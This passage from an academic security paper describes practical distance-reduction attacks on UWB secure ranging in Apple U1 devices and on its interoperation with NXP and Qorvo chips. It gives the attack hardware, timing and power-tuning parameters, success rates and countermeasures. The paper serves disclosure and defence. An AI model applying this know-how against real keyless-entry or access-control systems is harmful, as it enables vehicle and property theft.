We have presented a general approach to conduct distance-reduction attacks. In principle, it can be implemented with any off-the-shelf HRP UWB IEEE 802.15.4z compatible device that can be programmed to receive and transmit packets and that allows configuring individual power levels for each field. In practice, we have implemented the attack using a Qorvo DWM3000EVB [45], controlled by a Nordic Semiconductor nRF52 DK [37], for a total cost of around USD 65 only. These devices can be easily programmed with open-source firmware [25], they have limited size, and they can be powered by a portable USB battery.

The delay can be configured to be a multiple of the reply time used by the victims so that the attack signal is transmitted on top of one of the following packets (Figure 8). The attacker can find this and other reception parameters in an attack preparation phase. The preparation phase is only required once per protocol, e.g., parameters stay the same for every iPhone–AirTag distance measurement.

For this, we have developed a sniffer and packet analyzer based on a Qorvo DWM3000EVB attached to an STM32 Nucleo-F429ZI. Using Qorvo's SDK, we implement a fast UWB receiver, which forwards frames over a USB connection to a host computer. Here, packets are analyzed with a custom Wireshark dissector [22] that also supports Apple's proprietary UWB frame format. Multiple packet analyzers with different configurations can be connected, which is required to observe complex ranging procedures. The DWM3000EVB chip in our packet analyzer can receive timestamps with an accuracy of 15.65 ps [15]. These timestamps are recorded and forwarded to the Wireshark dissector. As we will show later in Section 4, accuracy in the order of µs is sufficient to run the attack. Since most protocols that are using UWB today are closed source, there is no option to analyze the protocols for potential privacy and security issues thoroughly. Besides ranging frames, the UWB packet analyzer also receives data frames. This allows us to inspect if any private data, static identifiers, key material, or similar is shared over UWB. Apple does not use the IEEE 802.15.4 MAC frame format, e.g., for iPhone–iPhone and iPhone–HomePod ranging. We implemented a Wireshark dissector that allows inspecting the parts of it that are not encrypted. The analysis of a new UWB sequence is simple. As long as a few initial parameters such as the channel number are set, the device starts reporting reception events and diagnostics such as preamble quality (any preamble number triggers a reception, but with different quality) and other error codes. The attacker can then proceed to adjust other parameters (e.g., packet structure, STS length) until correct reception of a full packet occurs).

3.4 Application to Real HRP UWB Chips

We successfully applied our distance-reduction attack against Apple U1 chips deployed in different products (iPhone, AirTag, HomePod). When the U1 is interoperated with chips from other vendors (NXP SR040, NXP SR150, and Qorvo DWM3000), attacking the U1 still results in distance reduction for both sides.[2]

Figure 9a shows a concrete example. One iPhone 11 Pro (Apple U1) is placed at 8 m distance from an NXP SR150 in line of sight. The two devices exchange a total of 6 messages, where 3 are used for DS-TWR. The iPhone is the initiator (and victim) and the NXP SR150 is the responder. A Qorvo DWM3000EVB acts as an attacker placed at around 30 cm from the victim iPhone. By hitting the second message of the DS-TWR sequence, the attacker causes distance reductions of up to 10 m. The application running on the iPhone shows 8 m when the attack is off and 0 m during a successful reduction.

Figure 9b shows another example of an attack targeting ranging between two identical iPhones. In this case, the total number of messages is 4, but the attack is similar. By targeting the second packet of the DS-TWR sequence, the

[2] Since all implementations are closed source, we do not know if different parameters of the attack would work also for other combinations of chips (it would require an exhaustive search).

attacker causes reductions from 10 m to less than 2 m in the raw measurements plotted on the laptop.

4 Experimental Evaluation

In this section, we demonstrate the feasibility of our attack, show the number of distance reductions possible, and determine the success rate.

4.1 Setup


We ran the attacks in an indoor LoS environment with two victim devices placed at various distances between 5 m and 15 m with antennas facing each other. This setup results in a relatively good baseline signal quality with a small ranging error (normally 10 cm to 20 cm) when the attack is turned off. We chose this setup to avoid measurement noise due to channel (e.g., excess paths) that would otherwise distort the outcome. Different, potentially worse, channel conditions do not pose an inherent challenge to an attacker, since an attacker can relay signals (e.g., by cable) and establish relatively good channel conditions this way. We evaluated the following device combinations: iPhone–iPhone (Nearby Interaction) [30], iPhone–AirTag (FindMy ranging) [7], iPhone–HomePod (Handoff music) [8], iPhone–NXP and iPhone–Qorvo (compatibility mode) [31].

The attacker places either one or two Qorvo DWM3000EVB in ca. 30 cm proximity to one or both ranging devices. The adversarial transceivers perform a reactive attack as introduced in Section 3, i.e., they are programmed to detect the initial frame of the ranging exchange and then overshadow preamble and STS of one or two subsequent frames. It is important to note that, while the overall success rate of the attack and the maximum distance reduction increases when both sides are targeted independently, the result of the ranging procedure is synchronized among the devices, i.e., both legitimate devices eventually report the same measurement time series.


As shown in Table 2, different applications have different methods to start a sequence of ranging measurements. One of the main goals for UWB-based access control is to provide seamless access when the user is close, while turning on ranging only when necessary to save power. One method to achieve this is to use Bluetooth Low Energy (BLE) to detect the presence of the device and, if the BLE Received Signal Strength Indicator (RSSI) is high enough, start UWB ranging, as done by Handoff music in the iPhone–HomePod scenario. Note that using BLE RSSI is not a secure measurement and is vulnerable to simple physical attacks (e.g., relay). The iPhone and Apple Watch are projected to use a similar mechanism when used as PKES: using BLE to detect a car, generate and exchange keys to be used for the STS, and start ranging [6]. The choice for ranging initiation for the iPhone–iPhone and iPhone–NXP/Qorvo scenarios is left to the developer implementation. In our case, the user starts/stops ranging. AirTags also require user interaction.

4.2 Retrieving Raw Distance Measurements

UWB-based key solutions only need to determine if a distance is below or above a threshold. Thus, many applications do not display detailed distance information in the user interface.



(a) iPhone (initiator, victim) + NXP SR150 (responder): reduction from 8 m to 0 m visible on the screen of the iPhone.



(b) iPhone + iPhone: reduction from 10 m to less than 2 m visible in the raw measurements logs.

Figure 9: Two concrete examples of distance reduction attacks.




Figure 10: This figure shows a 25 min ranging experiment. Two iPhones are placed at a real distance of 15 m between each other, under attack with two devices. The right part shows the distances reported for each measurement in blue, with obvious reductions (i.e., reported distance less that 15 m). The success rate, which is calculated as a rolling average over 300 measurements, is plotted in orange. Over the entire experiment, the rate of reductions was 4.08 %. The histogram on the left side reflects the distribution of the reduced distances reported in the experiment.




Figure 11: Distribution of reduced distance reports for the iPhone–iPhone (5 m and 15 m) setup, attacked with single device over a 15 min observation period. The overall rate of successful distance reductions (i.e., less than 5 meter and 15 meter, respectively) is ca. 2.2 % in both cases.

In contrast, we need precise distance measurement results without aggregation to evaluate the success rates of attacks. In the case of the Apple UWB implementation, the U1 chip reports the raw measurements to iOS drivers, which log them. Viewing these measurement logs requires the *Location Services* and *AirTag* debug profile, which can be installed on any iPhone without jailbreak [29]. Then, detailed measurement information appears in the logs, including the distance.

```
nearbyd #me,MeasEngMetricsCalculator::checkCirMetrics:
    AOA CycleIdx 1497 RangeMsmt 3.27164 machAbsTime ...
nearbyd #sp,[Solution Provider]    r1 range: 3.272 m
```

iOS will forward the raw measurement to the corresponding daemon or Nearby Interaction framework in most measurement modes. For example, attacking a single distance measurement between an iPhone and a HomePod mini is sufficient to show the HomePod's music playback menu on the iPhone immediately. We observe the same behavior in the compatibility mode, which is used for third-party integration like car keys. For example, Figure 9a shows a reduction to 0 m visible on the screen.

Apple noticed that UWB distance measurements are not always reliable. When using the Nearby Interaction framework with the example *Peekaboo* application [30], the current measurement is only published if it does not deviate more than 1 m from the median of the last 11 distance measurements. This filter is not applied when the phone interacts with third-party devices. We manually identify this boundary by replacing distance values reported by the U1 chip on an iPhone with FRIDA [24], similar to previously published hooks [14]. iOS only discards measurements on the application layer, thereby hiding them from curious developers. In the following, we use the raw U1 chip measurements provided by the logs of an unmodified iPhone to get comparable results, irrespective of opaque application-layer filters.

4.3 Results

We quantify the success of the attack as the relative rate of ranging measurements (as read from the iOS logs) indicating a distance shorter than the baseline, averaged over an observation interval of at least 15 min. To separate benign measurement non-idealities from actual reductions, we only count measurements lower than two times the maximum benign (negative) deviation during a 100 s interval before running the attack.

For different device combinations, our attack causes distance reductions between ca. 2 m to 12 m with success rates in the range of 2 % to 4 %. An overview is provided in Table 2. Some of the differences in success rates, i.e., those between 2 % and 4 %, can be explained by the fact that either only one

or two packets of the ranging procedure are attacked. This means, for a given success rate per individual ToA measurement (i.e., by packet), we increase the chances that at least one ToA measurement of the ranging exchange is successfully reduced by targeting both the second and third packet. To exemplify the cumulative effect of multiple attacking devices on the overall reduction, Figure 10 shows the entire time series of measurements (iPhone–iPhone) over a 25 min observation interval with one attack device placed at each end. Due to the attack success rate changing over time, we also display the instantaneous success rate using a sliding window over 300 consecutive measurements. The attack results in an overall rate of reduced measurements of 4.1 %, whereas the rolling average over 300 consecutive packets can get as high as 7.7 %. The main uncontrollable source of such variations is likely the randomness of the STS and correlation noise caused by the adversarial transmission. The distribution of distance reductions is biased towards reductions $\leq$5 m because either of the devices, i.e., the one targeting the second packet and the one targeting the third packet, can cause those. In contrast, the device replying to the initiator (i.e., transmitting over the second packet) can solely have an effect up to 10 m. This observation is in line with the analysis provided in Section 3.2. The longest reduction observed over this interval is over 12.35 m, caused by successful reductions on both packets attacked during the same ranging procedure. Assuming independence of the effects on either side, these additive reductions (exceeding 10 m), while orders of magnitude less likely, are still frequent enough to occur within a realistic time window (25 min). This shows that in any scenario where a key is placed less than ca. 14 m away, an attack can be successful with high likelihood. A potential scenario is a car that is parked outside the main door of a house, whereas the key is placed somewhere close to the entrance[3]. In a configuration where only the responder is vulnerable, distance reductions are limited by ca. 5 m, because only the ToA of the third packet can be targeted. An example for this is the combination of iPhone and NXP SR040, since NXP SR040 can only be configured as initiator.

The range of possible relative distance reductions does not depend on the actual distance of the ranging devices, and the U1 chip even reports negative distances in case the distance reduction exceeds the nominal distance. Figure 11 highlights this, showing the distribution of reduced distance reports in the iPhone–iPhone setup with one attack device over two different distances, 5 m and 15 m, over a 15 min observation period. It becomes evident that the relative reduction is, irrespective of the nominal distance, bounded by 10 m.

Jamming Even though organizations claim that UWB is *immune to jamming* [20], we saw that it is perfectly possible to disturb ranging measurements through jamming. When setting the transmission power to a high level and the transmission time to match with an expected ranging frame the receiver will not be able to receive the frame. This is likely caused by disturbing the STS.

[3] Precisely this attack scenario has become an increasing concern for PKES that do not rely on signal ToF [16, 23, 59, 62].

4.4 Parameter Tuning

The timings and power level of the adversarial signal have to be matched to the legitimate signal. To run a successful attack, a time delay that matches the actual frame has to be accurate in the order of 5 µs to have success rate of above 1 percent. Whereas the timing is relatively static, the power level depends on the baseline signal quality. This means the attack power needs to be adjusted depending on the path loss, i.e., the distance between the legitimate devices. E.g., for victim devices at a nominal distance of 15 m, we adjusted the gain parameters to a fraction of the maximum possible value on the Qorvo, ca. ¼ for the preamble and ⅓ for the STS. This adjustment is required to avoid sending a signal too strong (i.e., competing with the legitimate main peak) but strong enough to register a fake early peak. We found that changes of the communication distance between 15 m and 5 m did not change the requirement on output power in order to achieve success rates above 1 %. This means, while there is a dependency on the channel, there is also a significant window allowing for success. To address potentially stronger channel variations, e.g., due to movement, we highlight directions for calibration in Section 5.4. Other configurations, like the channel frequency, packet sequence, preamble, SFD, and delay between packets were found to be static for a given target.

4.5 Device Pairings

In Table 2 we show the results of performing the attack against different pairs of devices. In most cases, the iPhone has been the main victim, since its implementation seems to be most affected by this vulnerability. Our results have shown that one vulnerable device results in a distance reduction for both devices. This issue cannot be mitigated on one end only, since every UWB ranging algorithm requires both devices to report round-trip time T_{round} and reply delay T_{reply} to the other devices. This means that a user has to trust both devices, which can only be achieved through independent certification, including a review of the algorithms.

Additionally, we see that it is irrelevant with which device the iPhone performs ranging. Every device combination is vulnerable to distance reduction with a good success rate.

4.6 Confirming Results by Binary Analysis

Our attacks work without knowing UWB chip implementation details. Nonetheless, binary analysis of the UWB implementations helps understanding why attacks are feasible.

Table 2: Overview of attack scenarios against Apple U1 (primary victim) and results.

Scenario	Primary Victim	Secondary Victim	Roles	Initiation	Max. Reduction	Success Rate
Handoff Music	HomePod mini (Apple U1)	iPhone (Apple U1)	Init./Resp.	Proximity*	9.01 m	2.10 %
Nearby Interaction	iPhone (Apple U1)	iPhone (Apple U1)	Init./Resp.	Developer choice**	12.45 m	4.08 %
AirTag	AirTag (Apple U1)	iPhone (Apple U1)	Init./Resp.	User interaction	9.09 m	4.25 %
NXP Initiator	iPhone (Apple U1)	Tag (NXP SR040)	Resp./Init.	Developer choice**	4.80 m	1.87 %
NXP Responder	iPhone (Apple U1)	Tag (NXP SR150)	Init./Resp.	Developer choice**	9.68 m	2.15 %
Qorvo	iPhone (Apple U1)	Tag (Qorvo DWM3000)	Init./Resp.	Developer choice**	8.13 m	3.09 %

*Measured with BLE Received Signal Strength Indicator, which is not secure. **Defined by developer implementation, turned on/off by the user in our case.

All UWB chips analyzed in this paper are split into a main application and a low-level Digital Signal Processor (DSP). The DSP can be instrumented over a serial interface. The NXP and Qorvo chip have a documented Application Programming Interface (API) for this interface. However, the DSP itself is inaccessible on these platforms. Qorvo does not allow reprogramming the DSP to the best of our knowledge. NXP ships firmware files for the DSP, but they are encrypted and signed, even in the development kit, which prevents analysis.

In contrast, Apple's U1 DSP firmware is part of the software updates for all UWB-enabled devices. It ships in a proprietary `ftab` format [14], and the firmware is not encrypted. However, it is a bare metal firmware without any symbols. It contains a few strings, including assertions about the distance measurement. One of these strings refers to the backsearch window and is part of a function used for STS correlation:

```
(inp->sum_window_right - inp->sum_window_left + 1) <= 16
```

Since the backsearch window sampling rate is unknown, we cannot calculate the maximum possible distance reduction.

5 Discussion

5.1 Strengths and Limitations

We proposed a practical attack that achieves distance reduction of several meters using only a simple and inexpensive off-the-shelf device.

Its practicality makes this attack particularly relevant for security-critical applications that are gaining more market traction, for example, PKES systems in cars.

The main limitation of the attack is the little control on the amount of distance reduction caused by selective overshadowing. The maximum reduction is set by the maximum difference between NLoS and LoS accepted by the victim, and how many packets in the DS-TWR sequence are targeted. In the case of Apple U1, this results in attacks that reduce distance by a maximum of 5 m when attacking the third packet of DS-TWR, 10 m when attacking the second, and 15 m when attacking both. A system designed to be operated at larger ranges would also require a larger backsearch window, resulting in larger reductions, too. It is worth noting that the attacker is generally not interested in steering distance precisely. For example, to attack an access control system, it is enough for the attacker to cause a reduction below the threshold that grants access within a reasonable time frame.

A related limitation is that the attacker cannot control precisely which ranging sequence is affected by a reduction. Thus, the victim could try to identify outliers as a distance reduction attack. However, in a practical setting, the users move and have their car key in a pocket, leading to similar outliers. In addition, detecting outliers would generally require many measurements, while a smooth user experience requires short response times.

5.2 Reflections on HRP UWB Security

Our results are a clear call for research to improve the security of HRP. We have shown that current security properties hinge entirely on the quality of proprietary algorithms and black-box implementations and that mere compliance with IEEE 802.15.4z does not protect systems against distance reduction attacks. We argue that security should not be a distinguishing feature of individual implementations but publicly available and verifiable. We are convinced that a secure standard that withstands the scrutiny of the research community also benefits device vendors, as they can rely on its correctness guarantees and focus entirely on implementation challenges. Consequently, it is important to direct future work towards the development of a secure and open algorithm for first path detection, which can be integrated into an upcoming standard. The fact that AES is used to generate the STS might intuitively suggest a high level of security, since the probability of guessing the key used to derive the STS is only 2^{-128}. Unfortunately, this intuition is wrong because the receiver never verifies the correctness of the STS explicitly. While cross-correlation peaks may indicate a certain similarity between the expected STS and the received signal, looking at single values does not always provide sufficient information about the correctness of the received STS. Consequently, the probability of having a randomly injected STS accepted is around $1-4\%$ (see Table 2), which is far above the adversarial success rates accepted for PKES or payment systems, which are around 2^{-20} and 2^{-48}, respectively.

5.3 Countermeasures

The necessity to distinguish legitimate early copies of the signal from the attacker's induced noise creates a tension between HRP UWB security and performance. Our results indicate that Apple's current U1 implementation does not perform any noticeably advanced checks on the STS. However, the chip does perform some basic checks, since we cannot simply achieve 100 % success rate by transmitting packets in advance. The receiver must apply advanced statistics on the incoming signal to detect attacks while still performing well in challenging NLoS conditions. For example, the receiver could compare the consistency between the channel response of the early low-power copy and the main copy. The STS quality, which represents the similarity of the incoming signal with the expected one, should be checked independently for both early and late copies. In other words, the receiver should not assume that an early copy is acceptable just because another valid late copy appears just afterwards. Such countermeasures require increasing the complexity of the receiver, which might not be feasible for battery-powered devices like the AirTags, and for devices with strict reaction time constraints like PKES.

Reducing the maximum accepted difference between LoS and NLoS copies would reduce the maximum reduction that an attacker can achieve, but it would also limit the use of the product in realistic scenarios, e.g., a car key in a pocket.

More countermeasures can be applied at the upper layers, for example, detecting reductions as outliers. However, real-time applications do not have a margin for accumulating more than a few measurements before reacting based on the measurement value.

5.4 Future Work

On the theoretical side, our results are a call for researching whether it would be possible to assure the HRP UWB security level based on cross-correlation or other techniques. This is challenging because its security is intertwined with proprietary algorithms and design choices. On the practical side, the analysis and attack phases of our attack could be combined in a feedback loop, achieving automated calibration of the attack setup for varying scenarios. E.g., the power of the attack packet could be automatically chosen based on some observations at reception. A chip such as the Qorvo DWM3000EVB offers many reception diagnostics. E.g., when receiving the packets sent by the victims, the attacker could estimate the quality of their preamble, obtain a rough estimate of its relative distance from the victims, and adjust the power used for overshadowing. Similarly, the attacker could measure the rate of packets exchanged by the victims and lower its power if it detects a lower rate due to jamming. Other attack parameters could be adaptively configured in a similar automated fashion.

6 Related Work

The UWB IEEE 802.15.4 standard is described in [3,4]. Chips following the HRP mode of the standard have been implemented by several vendors, such as Apple (U1) [9], NXP (SR040, SR150, SR100T) [38], and Qorvo (DWM3000) [45]. Chips implementing the standard LRP mode have been implemented by Microchip (ATA8352, ATA8350) [35] and Renesas [48]. To the best of our knowledge, these LRP mode chips are not available in consumer electronic devices.

The first implementation-independent security evaluation of HRP UWB at the physical layer has been conducted in [58]. That work proposed two attacks on HRP, derived from the Cicada attack [42, 43], and shows in simulations that even conservative receiver implementations could be susceptible to distance reductions. In contrast to our paper, the authors neither conducted experiments with real UWB chips, nor prove that attacks are practical with off-the-shelf hardware. Furthermore, they did not consider other aspects of the UWB ranging protocols, i.e., the sequence of messages, significance of different message fields, or their power.

Further research on UWB ranging has been done in [57]. This work proposes improvements to LRP that aim at securely extending the range of the LRP through pulse interleaving.

Previously documented attacks against UWB [21], which applied to earlier standards (IEEE 802.15.4a), cannot be used against HRP because of the high frequency of the pulses. For example, an attacker cannot acquire the polarity of a 2 ns pulse in time to advance it to conduct an ED/LC [41] attack.

The Apple U1 chip and secure ranging in iOS have been studied recently in [14], with a focus on the overall software architecture rather than physical-layer aspects. After the release of AirTags, the hardware hacking community has discovered that its main firmware can be easily extracted and modified by glitching [39,49]. Although the mentioned work provides an interesting overview on Apple's usage of HRP UWB in its products, it has not analyzed physical-layer attacks or features of the firmware that have an impact on the security of the physical layer (e.g., the DSP code or the logic that decides whether to accept early peaks in the backsearch window).

Other studies [27] focused on the security of the Apple FindMy network that allows locating devices including AirTags. It is possible to add custom BLE devices to the FindMy network [26] or to leverage FindMy to upload data from devices without Internet connection [12]. These works focus on BLE and the architecture of FindMy and are mostly unrelated to the UWB technology that some of the devices deploy.

The security of time of arrival measurements has been formalized in the form of Message Time of Arrival Codes (MTAC) in [34].

7 Conclusion

We demonstrated for the first time a practical distance reduction attack against HRP UWB (IEEE 802.15.4z) secure ranging, implemented in Apple U1 chips and widely deployed in Apple products. We demonstrate that the impact reaches beyond the Apple ecosystem, showing attacks when ranging is performed between an Apple U1 chip in an iPhone and development kits with chips by NXP and Qorvo. Distance reduction is a considerable concern in many applications, from access control (e.g., opening cars, doors) to mobile payments and indoor positioning for industrial plants. Our attack is practical, and it can be implemented with a cheap off-the-shelf device. Our results raise the awareness on the pitfalls of HRP UWB technology. On the one hand, HRP UWB promises a nominally high security level based on a cryptographically secure STS sequence that cannot be guessed by an attacker. On the other hand, the actual security level depends on obscure design choices at the receiver. No independent experimental evaluation and certification framework exists either. Our results show that distance-reduction attacks are practical. To improve the state of HRP UWB security, we have proposed and discussed several countermeasures.

Acknowledgments

This research has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program under grant agreement No 726227. This research has received funding from the Swiss National Science Foundation under NCCR Automation, grant agreement 51NF40_180545. This project has been partially funded by Fondation Botnar. This work has been co-funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and the Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE.

Availability

Source code for the UWB sniffer, packet analyzer, and Wireshark dissector will be made available on
https://securepositioning.com/ghost-peak/

References

[1] UWB Regulations. https://www.decawave.com/sites/default/files/apr001_uwb_worldwide_regulations_summaryrev1.2.pdf. Accessed 2021-10-08.

[2] IEEE Standard for Local and metropolitan area networks–Part 15.4: Low-Rate Wireless Personal Area Networks (LR-WPANs). *IEEE Std 802.15.4-2011 (Revision of IEEE Std 802.15.4-2006)*, pages 1–314, 2011.

[3] IEEE Standard for Low-Rate Wireless Networks. *IEEE Std 802.15.4-2020 (Revision of IEEE Std 802.15.4-2015)*, pages 1–800, 2020.

[4] IEEE Standard for Low-Rate Wireless Networks–Amendment 1: Enhanced Ultra Wideband (UWB) Physical Layers (PHYs) and Associated Ranging Techniques. *IEEE Std 802.15.4z-2020 (Amendment to IEEE Std 802.15.4-2020)*, pages 1–174, 2020.

[5] 3db Access. VW Adopts UWB for Secure Car Access. https://www.3db-access.com/article/18. Accessed 2021-10-09.

[6] Apple. Explore UWB-based car keys. https://developer.apple.com/videos/play/wwdc2021/10084/. Accessed 2022-02-02.

[7] Apple Inc. Find your keys, wallet, and more with AirTag. https://support.apple.com/en-us/HT210967. Accessed 2021-10-12.

[8] Apple Inc. Hand off audio to HomePod. https://support.apple.com/en-nz/guide/homepod/apdfb81a72e4/homepod. Accessed 2021-10-12.

[9] Apple Inc. Ultra Wideband security in iOS. https://support.apple.com/guide/security/ultra-wideband-security-sec1e6108efd/web. Accessed 2021-10-08.

[10] Brian Barrett. The biggest iPhone news is a tiny new chip inside it. https://www.wired.com/story/apple-u1-chip/. Accessed 2021-10-05.

[11] BMW. BMW announces BMW Digital Key Plus with Ultra-Wideband technology coming to the BMW iX. https://www.press.bmwgroup.com/global/article/detail/T0324128EN/bmw-announces-bmw-digital-key-plus-with-ultra-wideband-technology-coming-to-the-bmw-ix. Accessed 2021-10-08.

[12] Fabian Bräunlein. Send My: Arbitrary data transmission via Apple's Find My network. https://positive.security/blog/send-my. Accessed 2021-10-05.

[13] Car Connectivity Consortium. Digital Key Release. https://carconnectivity.org/press-release/car-connectivity-consortium-publishes-digital-key-release-3-0/. Accessed 2021-10-11.

[14] Jiska Classen and Alexander Heinrich. Wibbly Wobbly, Timey Wimey – What's Really Inside Apple's U1 Chip. Presentation at Black Hat USA 2021, August 2021.

[15] Decawave Ltd. DW3000 Family User Manual. https://www.decawave.com/wp-content/uploads/2021/05/DW3000-User-Manual-1.pdf.

[16] Electrek. Tesla warns of theft risk through relay attacks, shares 'tips' to help prevent. https://electrek.co/2018/07/31/tesla-theft-tips-help-prevent-relay-attacks/amp/. Accessed 2021-10-09.

[17] Embedded. Ultra-wideband (UWB) adoption picks up pace. https://www.embedded.com/ultra-wideband-uwb-adoption-picks-up-pace/. Accessed 2021-10-09.

[18] FiRa Consortium Inc. FiRa Consortium Website. https://www.firaconsortium.org/. Accessed 2021-10-11.

[19] FiRa Consortium Inc. Technical FAQ - How secure is UWB positioning? https://www.firaconsortium.org/discover/technical-faq. Accessed 2021-10-11.

[20] FiRa Consortium Inc. UWB Technology Comparison. https://www.firaconsortium.org/discover/comparison. Accessed 2021-10-12.

[21] Manuel Flury, Marcin Poturalski, Panos Papadimitratos, Jean-Pierre Hubaux, and Jean-Yves Le Boudec. Effectiveness of distance-decreasing attacks against impulse radio ranging. In *Proceedings of the Third ACM Conference on Wireless Network Security, WiSec 2010, Hoboken, New Jersey, USA, March 22-24, 2010*, pages 117–128. ACM, 2010.

[22] Wireshark Foundation. Wireshark. https://www.wireshark.org. Accessed 2021-10-11.

[23] Aurélien Francillon, Boris Danev, and Srdjan Capkun. Relay attacks on passive keyless entry and start systems in modern cars. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2011, San Diego, California, USA, 6th February - 9th February 2011*. The Internet Society, 2011.

[24] FЯIDA. Dynamic instrumentation toolkit for developers, reverse-engineers, and security researchers. https://frida.re/. Accessed 2021-10-10.

[25] GitHub user foldedtoad. Nordic nRF52-series + Decawave DWM3000 on Zephyr v2.5. https://github.com/foldedtoad/dwm3000. Accessed 2021-10-12.

[26] Alexander Heinrich, Milan Stute, and Matthias Hollick. OpenHaystack: A framework for tracking personal Bluetooth devices via Apple's massive Find My network. In *WiSec '21: 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks, Abu Dhabi, United Arab Emirates, 28 June - 2 July, 2021*, pages 374–376. ACM, 2021.

[27] Alexander Heinrich, Milan Stute, Tim Kornhuber, and Matthias Hollick. Who Can Find My Devices? Security and Privacy of Apple's Crowd-Sourced Bluetooth Location Tracking System. *Proc. Priv. Enhancing Technol.*, 2021(3):227–245, 2021.

[28] Dennis Heinze, Jiska Classen, and Felix Rohrbach. MagicPairing: Apple's Take on Securing Bluetooth Peripherals. In *Proceedings of the 13th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '20, page 111–121, New York, NY, USA, 2020. Association for Computing Machinery.

[29] Apple Inc. Apple Profiles and Logs. https://developer.apple.com/bug-reporting/profiles-and-logs/. Accessed 2021-10-08.

[30] Apple Inc. Nearby Interaction. https://developer.apple.com/documentation/nearbyinteraction. Accessed 2021-10-08.

[31] Apple Inc. Nearby Interaction Accessory Protocol Specification, Developer Preview, Release R1.

[32] Allison Johnson. The search is over: smart trackers from Apple, Samsung, and Tile compared. https://www.theverge.com/22570161/apple-airtag-samsung-smarttag-tile-pro-bluetooth-tracker-review-test-comparison. Accessed 2021-10-01.

[33] Steffen Klee, Alexandros Roussos, Max Maass, and Matthias Hollick. Nfcgate: Opening the door for NFC security research with a smartphone-based toolkit. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020.

[34] Patrick Leu, Mridula Singh, Marc Roeschlin, Kenneth G. Paterson, and Srdjan Capkun. Message Time of Arrival Codes: A Fundamental Primitive for Secure Distance Measurement. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 500–516. IEEE, 2020.

[35] Microchip Technology. ATA8352 Impulse-Radio Ultra-Wideband (IR-UWB) Transceiver Data Sheet. https://www.microchip.com/content/dam/mchp/documents/RFA/ProductDocuments/DataSheets/ATA8352_Datasheet_RevA_FEB2021_70005450A.pdf. Accessed 2021-10-08.

[36] Dries Neirynck, Eric Luk, and Michael McLaughlin. An alternative double-sided two-way ranging method. In *13th Workshop on Positioning, Navigation and Communications, WPNC 2016, Bremen, Germany, October 19-20, 2016*, pages 1–4. IEEE, 2016.

[37] Nordic Semiconductor. nRF52 DK - Nordic Semiconductor. https://www.nordicsemi.com/Products/Development-hardware/nRF52-DK. Accessed 2021-10-12.

[38] NXP Semiconductors. Secure Ultra-Wideband (UWB) Positioning and Ranging Optimized for IoT Use Cases. https://www.nxp.com/products/wireless/secure-ultra-wideband-uwb/trimension-sr040-secure-uwb-solution-for-iot-tags:SR040?tab=Documentation_Tab. Accessed 2021-10-08.

[39] Colin O'Flynn. Apple AirTag Teardown & Test Point Mapping. https://colinoflynn.com/tag/airtag/. Accessed 2021-10-05.

